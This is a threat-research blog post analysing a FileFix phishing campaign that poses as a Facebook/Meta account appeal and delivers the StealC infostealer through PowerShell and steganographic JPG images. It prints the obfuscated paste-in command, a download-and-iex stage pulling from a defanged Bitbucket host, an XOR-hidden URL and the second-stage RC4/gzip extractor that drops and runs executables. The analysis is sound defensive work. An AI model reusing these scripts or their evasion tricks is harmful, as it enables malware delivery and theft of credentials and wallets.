FileFix in the wild! New FileFix campaign goes beyond POC and leverages steganography

Author: Eliad Kimhy

Executive summary:

- **First sophisticated use of FileFix beyond POC:** Acronis' TRU researchers discovered a rare in the-wild example of an active FileFix campaignin the first example of such an attack that does not strictly adhere to the design of the original proof of concept (POC).
- **Surge in *Fix attacks and variants:** Recent months have seen ClickFix attacks surge by over 500%, and new ClickFix variants developed, such as FileFix. FileFix was first theorized and developed into a POC in early July by researcher Mr. d0x.
- **Sophisticated phishing infrastructure:** The observed campaign uses a highly convincing, multilingual phishing site (e.g., fake Facebook Security page), with anti-analysis techniques and advanced obfuscation to evade detection.
- **Steganography used to conceal malicious code:** The attack uniquely employs steganography by embedding both a second-stage PowerShell script and encrypted, executable payloads within seemingly harmless JPG images. These images are downloaded by the initial payload and parsed to extract and execute malicious components, making detection more challenging.
- **Multistage payloads with layered obfuscation and evasion:** The infection chain is built around a multistage payload delivery system, starting with a highly obfuscated PowerShell command that fragments and encodes its components to evade detection. Subsequent stages further decrypt, decompress and execute additional payloads with techniques such as variable-based command construction, Base64 encoding, and encrypted URLs, all designed to maximize stealth and bypass security controls.
- **Final payload delivers StealC infostealer:** The final stage deploys a loader (written in Go, with VM / sandbox checks and string encryption) that executes the StealC infostealer, targeting browsers, cryptocurrency wallets, messaging apps, and cloud credentials. StealC is further capable of loading additional malware.
- **Rapid evolution and global targeting:** The campaign has evolved rapidly in the past two weeks, with multiple variants and payloads observed. A growing rate of detections related to the campaign indicates the attack may be accelerating. The infrastructure and multilanguage support indicate a global targeting strategy, with suspected victims in numerous countries.

Introduction

Early last week, researchers from Acronis' Threat Research Unit discovered a rare in-the-wild example of a FileFix attack — a new variant of the now infamous ClickFix attack vector. The discovered attack not only leverages FileFix, but, to our knowledge, is the first example of such an attack that does not strictly adhere to the design of the original proof of concept (POC) demonstrated by Mr. d0x in July, 2025. Furthermore, the attack features a sophisticated phishing site and payload, in many ways ahead of what we've come to expect from ClickFix or FileFix attacks seen in the past (with some notable exceptions).

This research is not only a fascinating example of how quickly a POC can be turned into an attack vector (and how important it is to stay current on this type of research), but it is also in itself a formidable example of a *Fix attack, be it ClickFix or FileFix. The adversary behind this attack demonstrated significant investment in tradecraft, carefully engineering the phishing infrastructure, payload delivery and supporting elements to maximize both evasion and impact. This represents one of the most sophisticated *Fix attack instances our team has observed to date.

Many of the techniques used in the attack can be effectively used for any ClickFix or FileFix attack and therefore should be on the radar of those concerned with the increase in *Fix attacks. They include a phishing site incorporating anti-analysis mechanisms such as function renaming and minification, as well as multilingual lures, alongside a custom crafted PowerShell payload that retrieves a second-stage script and an executable from a JPG image via steganography, and obfuscates its activity through the use of variables. The latter three are quite uncommon in the context of ClickFix and FileFix, and steganography, in particular, is not something we've encountered being delivered directly via a *Fix payload.

In this blog, we bring you a complete, detailed analysis of the attack, to help security teams detect and mitigate *Fix attacks.

What is ClickFix? What is FileFix? What are AllFix attacks?

AllFix or *Fix attacks are the collective name given to a group of attack techniques which includes ClickFix, FileFix, PromptFix, and other variants, which seem to be popping up at an alarming rate in recent months.

The main idea behind this type of technique is to trick the victim into doing the attacker's dirty work; namely, the victim is asked to copy and paste the attacker's payload into their own terminal (or other applicable parts of the operating system, such as the Windows Run Dialogue) and then run it of their own volition. In essence, it's the cybersecurity equivalent of a pickpocket politely asking their target if they could simply hand over their wallet, house, and car keys, instead of going to all the effort to try to pick their pocket.

Why anyone would do such a thing depends on the type of attack, and the social engineering used. The most common type of *Fix attack, ClickFix, asks the user to perform a fake CAPTCHA test, but instead of an endless parade of traffic lights and bicycles to identify, victims are given a simple instruction: press Win+R to open the Windows Run dialog, paste a command with Ctrl+V (often hidden behind text like 'I am not a robot'), and hit Enter. 'How refreshingly simple,' the user might think, moments before their machine is infected with an information stealer, ransomware or anything else.



Fig. 1: A typical ClickFix attack may ask the victim to run malicious code for the attacker

As improbable of an attack vector as this may seem, ClickFix has been surging in recent months and has been used in attacks of various degrees of complexity and intent, from run-of-the-mill stealers, to nation-states dropping remote access trojans. I wish I could also say these types of attacks strictly rely on some highly sophisticated social engineering- some do, of course. But plenty of others simply say, “Hey user, open your terminal, and paste this command to ... uhh … Prove you’re a human.” Is it clever? No. Does it work? Seems like it. Perhaps this is another example of creating a solution to a problem (bot and anti-bot measures), which then leads to another problem (anti-bot measures being so complicated and exhausting, that pasting a command into your terminal either seems acceptable or appears as a simpler approach in comparison).



Fig. 2: FileFix, in contrast, asks the user to paste a malicious command into the address bar of a file upload window

FileFix is a bit different from your average ClickFix, and in our case, it’s also a fairly convincing social engineering attack. A FileFix attack forgoes the attempt to get the user to open the terminal or Run Dialogue via the Win + R or Win + T keyboard shortcuts. Instead, a FileFix attack will leverage the file upload functionality in HTML to create an upload button. In benign situations, when pressed in a Windows environment, the file upload button will open a File Explorer window and allow the user to upload files to a site. However, in a FileFix attack, the user is tricked into pasting a malicious command into the File Explorer address bar, which will then run the command locally on the user’s machine. This offers the attackers a potential advantage over the run-of-the-mill ClickFix attack, which we will discuss later in the blog.

Initial access

As mentioned, the attack revolves around a phishing site. Based on other examples of ClickFix, and context clues from the phishing site itself, it’s likely that the victim is led to the phishing site via a phishing email. In this email, it’s also likely that the attacker is masquerading as Facebook security, informing the victim of an upcoming account closure, and urging them to take action by going to the phishing site.

Once on the phishing site, the victim is faced with a grim prospect: their account has been reported and will be suspended in seven days (the attacker has even helpfully provided the date by which the account will be suspended). And what’s worse, if no action is taken in 180 days, the account will be removed. The victim is then given the option to appeal, right there on the page. How lucky!



Fig. 3: The phishing site mimics the look of a Meta Help Support page

When the victim chooses to appeal, they are told that a PDF file had been shared with them by the Meta team. To view the file, and, within it, the instructions for appealing their suspension, they are asked to “open File Explorer” and paste the file path to the PDF file. But, alas, the “File Explorer” that they opened is a file upload window, and the path that they’d pasted into its address bar is a payload. As it finishes running, the payload will spawn an alert saying, “No file is found” and, when pressed, the continue button on the page will spawn a similar error, saying “Please complete the steps.” Thus, the victim is stuck with no file and no ability to continue their appeal.



Fig. 4: Attacker pressures the victim to paste a malicious command into the address bar of an upload window

Meanwhile, in the background, the payload executes a multistage PowerShell script. This script downloads an image, decodes it into a second stage, and then uses both the script and the same image to decrypt and drop an executable, which in turn delivers additional shellcode. The following sections walk through the full attack chain in detail.

Phishing site

Throughout our investigation, one thing quickly became clear: from start to finish, the attackers behind this threat had put a lot of effort into every aspect of the attack. This is true not only for the various obfuscated scripts and encrypted payloads, but also apparent from the very phishing site that launches the attack.

Here, FileFix makes one of its first appearances outside of a POC. Other examples have popped up in the weeks since Mr. d0x published their original blog on the technique, but for the most part these examples seemed to be experimentations or tests; one is a carbon copy of Mr. d0x’s POC and the other appears to be a slight variation of the POC. Both examples are interesting and notable, but the technique is hardly distinguishable from the average ClickFix site.

However, when freed of the traditional CAPTCHA routine that is used by so many ClickFix sites, FileFix can come into its own. The choice of a Facebook security page makes for a compelling social engineering lure. And while there is no shortage of ClickFix attacks similarly leveraging creative pretenses such as this, FileFix seems somewhat less invasive, and therefore may prove more persuasive. After all, many users will never have opened a terminal window in their lives, but who hasn’t used the file upload window at least once?

From a technical standpoint, FileFix offers several differences to ClickFix. On the one hand, the file upload window which FileFix requires is likely to be available for most users, in most environments, whereas a user can be restricted from accessing their terminal or run dialogue, thereby taking the sting out of ClickFix. On the other hand, one of the things that makes ClickFix so challenging to detect in the first place is that it is spawned from Explorer.exe via the run dialogue, or directly from a terminal, whereas with FileFix, the payload is executed by the web browser used by the victim, which is far more likely to stand out in an investigation or to a security product. Aside from that, the two techniques are fairly similar.

Minified, obfuscated and aggravating

The interesting (i.e., malicious) bit of the phishing site is written in JavaScript and features many elements of obfuscation, as well as some features meant to increase the reach and success of the attack.

At first glance, the site looks completely normal, and in fact, when it first came up on our radar, we might have passed it for a false positive: none of the tell-tale CAPTCHA text was there, a surefire sign of ClickFix. But a closer look yielded surprising results. Indeed, this site was malicious, and the entire script was minified — shrunk down into 12 or so lines from the approximately 18,000 lines present in the script.



Fig. 5: 18,000 lines of malicious code were minified into 12 lines, making analysis all the more difficult

The site features heavy obfuscation and was written implementing multiple anti-analysis techniques. Variables and function names are made up of random letter combinations, and code is fragmented and spread throughout the script. Dead code and misdirection abound. Don't get us wrong — while this is not standard for ClickFix sites, this is quite a common technique for JavaScript-based malware. However, in our case, the obfuscation proved difficult to unjumble, leaving us to dig through thousands of lines of code, variables and functions (as the authors of the site likely had intended). This makes for a challenging experience, and we can't be sure we've uncovered everything that this code has in store.

```
var i2 = Object.create;
var {
    getPrototypeOf: s2,
    defineProperty: w4,
    getOwnPropertyNames: r2
} = Object;
var o2 = Object.prototype.hasOwnProperty;
var G0 = (Z, J, z) => {
    z = Z != null ? i2(s2(Z)) : {};
    let Y = J || !Z || !Z.__esModule ? w4(z, "default", {
        value: Z,
        enumerable: !0
    }) : z;
    for (let X of r2(Z))
        if (!o2.call(Y, X)) w4(Y, X, {
            get: () => Z[X],
            enumerable: !0
        });
    return Y
};
var v0 = (Z, J) => () => (J || Z((J = {
    exports: {}
}).exports, J), J.exports);
var TQ = (Z, J) => {
    for (var z in J) w4(Z, z, {
        get: J[z],
        enumerable: !0,
        configurable: !0,
        set: (Y) => J[z] = () => Y
    })
};
```

Fig. 6: Even when un-minified, the code is still heavily obfuscated with randomized function and variable names

However, we were able to find translations to 16 languages, including Arabic, Russian, Hindu, Japanese, Polish, German, Spanish, French, Malay, Urdu and more. A lot of work had gone into the creation of the site and the intent here is clear: maximize the reach of the attack.

Fig. 7 (top) and 8 (bottom): The site features translations to a large number of languages from all over the world

Variations on a theme

We've discovered several variants of the same site, all active within the last two weeks, and each with slightly different payloads, different techniques, different files and, at times, variations of the social engineering pretext. As we dig through past versions of the site, one can trace the evolution of the attack — both from social engineering and

technical standpoints. It appears that in this as well, the group behind this is slowly working to perfect their methodology.

The payload is delivered as a single line of code: a PowerShell command partially Base64 obfuscated and fragmented in a similar fashion to the JavaScript code that is used for the phishing site. It is an unusually complex delivery method for a *Fix attack. Most payloads we've observed were in clear text, with some showing partial obfuscation, but none quite this complex. Within the context of a FileFix attack, this is a unique and unusually complex approach, and it makes for an interesting research subject.

Payload 1: Malware, delivered by photograph

Of all the stages of this attack, this initial payload script is our favorite part. As the victim navigates through the tragedy of having their Facebook account deleted, and as they paste the malicious command into the file upload address bar, dutifully waiting to see the "Incident Report" which will shed light on the appeal process, several things happen in the background — and it all starts with an image.

Fig. 9: Images used to host malicious scripts and executables

Picture an idyllic scene: a beautiful house in a meadow, daisies in the foreground; a macro picture of a snail on dewy morning leaves. Each payload (of the several we've documented so far) begins as one of these images. But these JPG files are not simply dropped due to an appreciation of the arts. Each image holds within it both a second-stage PowerShell script, and an executable payload. Each image is slightly different, and the payloads differ between the various versions of the site. The images appear to have all been AI generated (though we cannot be sure). It's somewhat absurd to imagine the attack's authors prompting for a "serene scene of a house on the prairie," just so they could then inject malicious code into it. But, hey, these are the times we live in, we suppose.



Fig. 10: Malicious second-stage script can be seen in the image's strings

But let's now take a step back. The initial payload, the one the user is voluntarily entering into the file upload address bar and executing, looks something like this:

PowerShell -noP -W H -ep Bypass -C "$if=[System.IO.File];$ifr=$if::ReadAllBytes;$ifw=$if::WriteAllBytes;$e=[System.Text.Encoding]::UTF8;$c=[System.Convert];$egb=$e.GetBytes;$egs=$e.GetString;$cf=$c::FromBase64String;$ct=$c::ToBase64String;$u='hxxps[://]bitbucket[.]org/pibejilwillianmatiola-33593998-3[.]jpg';$egs.Invoke($cf.Invoke('JHBfZmlzdD0tam9pbigkZW52OlRFTVAsJ1x6ZDc0NmYxY2UxYzAuanBnJyk7SW52b2tlLVdlYlJlcXVlc3QgLVVyC:\\Users\\Default\\Documents\\Meta\\Facebook\\Shared\\Incident_reported.pdf"'

A few things to note here:

1. In order to trick the user into thinking that they are pasting the path to an “incident report” PDF file, the attacker has placed a variable at the end of the payload, which contains a lot of spaces and the fake path at the end. This is done so that only the file path would appear in the address bar, and none of the actual malicious commands. In an average ClickFix attack, this is done using the # symbol instead of a variable, which is taken by PowerShell as a developer comment. This has the unintentional advantage that anyone who has built their detections to look for the “#” symbol from ClickFix, is likely to miss this.

2. This is a noticeably large command — much larger than the average ClickFix payload. Not only does it include a Base64 encoded payload, but it has also broken up all the classes and namespaces used in the script into several smaller components and stored them as variables. These variables are then invoked to rebuild the full command. This greatly improves the script’s evasiveness in face of detection that relies on patterns to determine maliciousness.

3. The attacker uses BitBucket to deliver the image used in the attack. As we’ve observed the evolution of the payload in the past two weeks, we see the attacker moving from malicious domains that they control, such as elprogresofood[.]com, to hosting primarily on BitBucket. This further allows the attacker to evade detection and removes the need to continue to register and manage malicious domains.

```
$if=[System.IO.File];
$ifr=$if::ReadAllBytes;
$ifw=$if::WriteAllBytes;
$e=[System.Text.Encoding]::UTF8;
$c=[System.Convert];
$egb=$e.GetBytes;
$egs=$e.GetString;
$cf=$c::FromBase64String;
$ct=$c::ToBase64String;
$u='hxxps[://]bitbucket[.]org/pibejiloiza/pi73/raw/4e2ff4d859e04af8d01fd961ab56163736a7
$egs.Invoke($cf.Invoke('JHBfZmlzdD0tam9pbigkZW52OlRFTVAsJ1x6ZDc0NmYxY2UxYzAuanBnJyk7SW5
```

Fig. 11: To avoid detection, malicious commands are fragmented and stored in variables and invoked as needed

As if steganography, obfuscation and command fragmentation were not enough, the attacker has gone so far as to encrypt the URL in some variants of the payload. The URL is encrypted by XOR-ing it, using a key that is hardcoded into the payload, and encoded as hex bytes. The resulting encrypted URL is decrypted and encoded during runtime.

```
$u=$($k7152=173;$b555=[byte[]]
(0xc5,0xd9,0xd9,0xdd,0xde,0x97,0x82,0x82,0xcf,0xc4,0xd9,0xcf,0xd8,0xce,0xc6,0xc8,0xd9,0x83,0xc2,0x
df,0xca,0x82,0xce,0xdf,0xc8,0xd4,0xcc,0xd8,0xce,0xd8,0xdf,0xc2,0xc3,0xc3,0xcc,0x80,0x99,0x99,0x9c,0x
9e,0x82,0xce,0xdf,0xc8,0xd4,0xcc,0xd8,0xce,0xd8,0xdf,0xc2,0xc3,0xc3,0xcc,0x80,0x99,0x99,0x9c,0x9e,0
x82,0xdf,0xcc,0xda,0x82,0x99,0xce,0x94,0x95,0x9a,0xcb,0x9f,0x9d,0xcf,0xce,0xc8,0xcc,0x9e,0x9a,0x9b,
0x9e,0xc8,0x9c,0xc8,0x95,0x9e,0x9f,0xce,0xce,0xc8,0x94,0x95,0x95,0x9d,0x9b,0x99,0xc9,0x9f,0x9a,0x9
f,0x94,0x9f,0x98,0x9f,0x94,0x82,0xd7,0x98,0xc8,0x94,0xc8,0x9b,0xc9,0xc9,0x94,0x9c,0xce,0x95,0x83,0x
c7,0xdd,0xca);
-join($b555|%{[char]($_-bxor$k7152)}));
```

Fig. 12: Later iterations of the script have encrypted the URL using an XOR command

Inside the Base64 encoded bit, is the heart of the payload:

$p_fist=-join($env:TEMP,'\zd746f1ce1c0.jpg'); Invoke-WebRequest -Uri $u -Method Get -OutFile $p_fist -ErrorAction Ignore; $image_bytes=$ifr.Invoke($p_fist); $p_bytes=$image_bytes[1101253..($image_bytes.Length-1)]; $e.GetString($p_bytes)|iex;

Here, the script downloads the image to the victim’s Temp folder and then extracts a second-stage PowerShell script that is stored at a specific index in the image file. Once extracted and converted to string, it’s run as a script.

Payload 2: Second-stage script decrypts, extracts, launches

The job of the second stage script is to extract a malicious payload from the image. Yes, we return once more to our lovely pastoral scene, to get our payload. Unlike the second stage script, which is stored in the image in plaintext (and is therefore detectable, though the image file itself is not malicious and may not trip any alerts on its own), the executable payloads are encrypted within the image. The second-stage script begins by setting up two functions: one to decrypt the files using RC4 decryption, and the other to decompress the files using gzip.

```
function f1639a{
    param($k,$d)$o=New-Object byte[] $d.Length;
    $s=0..255;
    $j=0;
    for($i=0;$i-lt256;$i++){
        $j=($j+$s[$i]+$k[$i%$k.Length])%256;
        $s[$i],$s[$j]=$s[$j],$s[$i]
    }
    $i=$j=0;
    for($c=0;$c-lt$d.Length;$c++){
        $i=($i+1)%256;
        $j=($j+$s[$i])%256;
        $s[$i],$s[$j]=$s[$j],$s[$i];
        $o[$c]=$d[$c]-bxor$s[($s[$i]+$s[$j])%256]
    }
    $o
};
function f30c1b($b){
    $m=[IO.MemoryStream]::new();
    $g=[IO.Compression.GZipStream]::new([IO.MemoryStream]::r
    $g.CopyTo($m);
    $g.Close();
    $m.ToArray()
};
```

Fig. 13: Second-stage script contains functions to decrypt and extract malicious payloads

Once these are defined, the script gets to the business of extracting the file(s):

```
$key='zd746f1ce1c0';
$index=$egs.Invoke('58299.1101237.1101249.1101253') -split '\.' | ForEach-Object { [int]$_ };
$exe_list_path = @();
$dll_list_path = @();
for($i=1;$i-lt$index.Length;$i+=3) {
  $zero_bytes = $image_bytes[$index[$i-1]..($index[$i]-1)];
  $one_bytes=f1639a $key $zero_bytes;
  $two_bytes=f30c1b $one_bytes;
  $basename_bytes = $image_bytes[$index[$i]..($index[$i+1]-1)];
  $extension_bytes = $image_bytes[$index[$i+1]..($index[$i+2]-1)];
  $drop_path = -join($env:TEMP,'\',$e.GetString($basename_bytes),$e.GetString($extension_bytes));
  if (-not (Test-Path $drop_path)) {
    $ifw.Invoke($drop_path,$two_bytes);
  }
  if ($e.GetString($extension_bytes) -eq '.exe') {
    $exe_list_path += $drop_path;
  }
  if ($e.GetString($extension_bytes) -eq '.dll') {
    $dll_list_path += $drop_path;
  }
}
foreach ($exe_path in $exe_list_path) {
  Start-Process -FilePath 'conhost.exe' -ArgumentList '--headless',$exe_path -NoNewWindow;
}
(New-Object -ComObject Wscript.Shell).Popup('Cannot open file!',5,'Error',0x30);
Start-Sleep -Seconds 720;
foreach ($exe_path in $exe_list_path) {
  Remove-Item -Path $exe_path -Force -ErrorAction Ignore;
}
foreach ($dll_path in $dll_list_path) {
  Remove-Item -Path $dll_path -Force -ErrorAction Ignore;
}
```

Fig. 14: Several payloads can be extracted from a single image, allowing the attacker flexibility

The script is capable of delivering more than one file and can deliver both DLLs and executables. Once the indexes are provided for the start and end point of each file, within the image, the script goes about the process of extracting and decrypting each file, identifying the extension and then executing each file in the appropriate manner (so that it, for example, does not execute a DLL file). Each EXE file is executed via conhost.exe, and then deleted once 12 minutes have passed. Finally, a fake error message pops up, letting the victim know that it "Cannot open file!"

Which takes us right back to the start. From the user's perspective, all that has happened is that they've pasted the file path, as instructed. Then, a few moments later, they get an error message saying that the file could not be opened. On the phishing site, they cannot move forward until they've opened the file. They are essentially stuck. Meanwhile, behind the scenes, a payload has been dropped and loaded on their machine.

There may be several reasons why the attacker chose to split their script into two stages. For one, embedding the second stage into the image file allows the attacker more flexibility to change the files that are dropped without changing the payload on the phishing site. Another reason may be related to evasion, reducing the size of the Base64 encoded command might attract less attention.

Overall, this chain of scripts is unique in the landscape of *Fix payloads. The approach provides the attacker with greater stealth than usual, showing clear effort toward evasion and ensuring the payload is flexible enough to deliver a wide range of malware across different scenarios. The steganography used is interesting in many ways, and is not commonly seen, especially in the realm of *Fix attacks. It offers the attacker an additional layer of stealth, as defenders may not suspect an image file being downloaded, and it may not trigger any alarm bells. All of this makes for a complex and sophisticated infection, especially when compared to other attacks leveraging ClickFix and FileFix.

Payload 3: An obfuscated loader

And now for the payload; the crown jewel; the pièce de résistance! Well, in this case, perhaps not so much. Don't get us wrong: it's an interesting loader, written in Go and employing both VM checks and obfuscation techniques and, finally, decrypting and loading shellcode into memory. This shellcode then unpacks StealC, a popular and capable information stealer that can also be used as a downloader and loader in a pinch. That's not too shabby, but we were hoping for more, and perhaps more *is* coming. In the past two weeks, we've seen the payload evolve, grow and change, and for now, the attack methodology seems to continue to permutate.

But first thing's first. Once executed by the second-stage script, the payload begins a sandbox test to see if it is running in a VM. This turns out to be quite a basic check: the payload decrypts a list of graphics card names commonly used in VMs and sandbox environments. It then calls upon the function EnumDisplayDevicesA, and checks each device against the list of blocklisted graphics cards. Lucky for us, this check can be easily bypassed.



Fig. 15: Names of blocklisted graphics cards are decrypted and loaded during runtime

As a quick aside, every string the loader runs is encrypted, including the names of every API call. The loader has several functions dedicated to grabbing the names of API calls such as EnumDisplayDevicesA, NtAllocateVirtualMemory and so on. Ironically, the only thing not encrypted (at the time of writing, at least) are the very names of the functions that decrypt and store API call names in memory, conveniently named getNtAllocateVirtualMemory, getEnumDisplayDevicesA and so on. It's not farfetched to think that what we are looking at is a work in progress, as the attackers will surely work to improve the capabilities of this loader in the future, and perhaps attach a different payload at the end.



Fig. 16: Every name of every API used by the loader is decrypted and loaded during runtime to avoid detection

Finally, once the VM check is passed (or bypassed), the loader will decrypt and load the shellcode that then leads to a StealC infection. StealC for its part, collects information from the user's environment, including passwords, web browser information, popular gaming and chat applications, and cryptocurrency data, and sends it back to the attacker.



Fig. 17: StealC attempts to steal information from several browsers, including from Chinese company Tencent

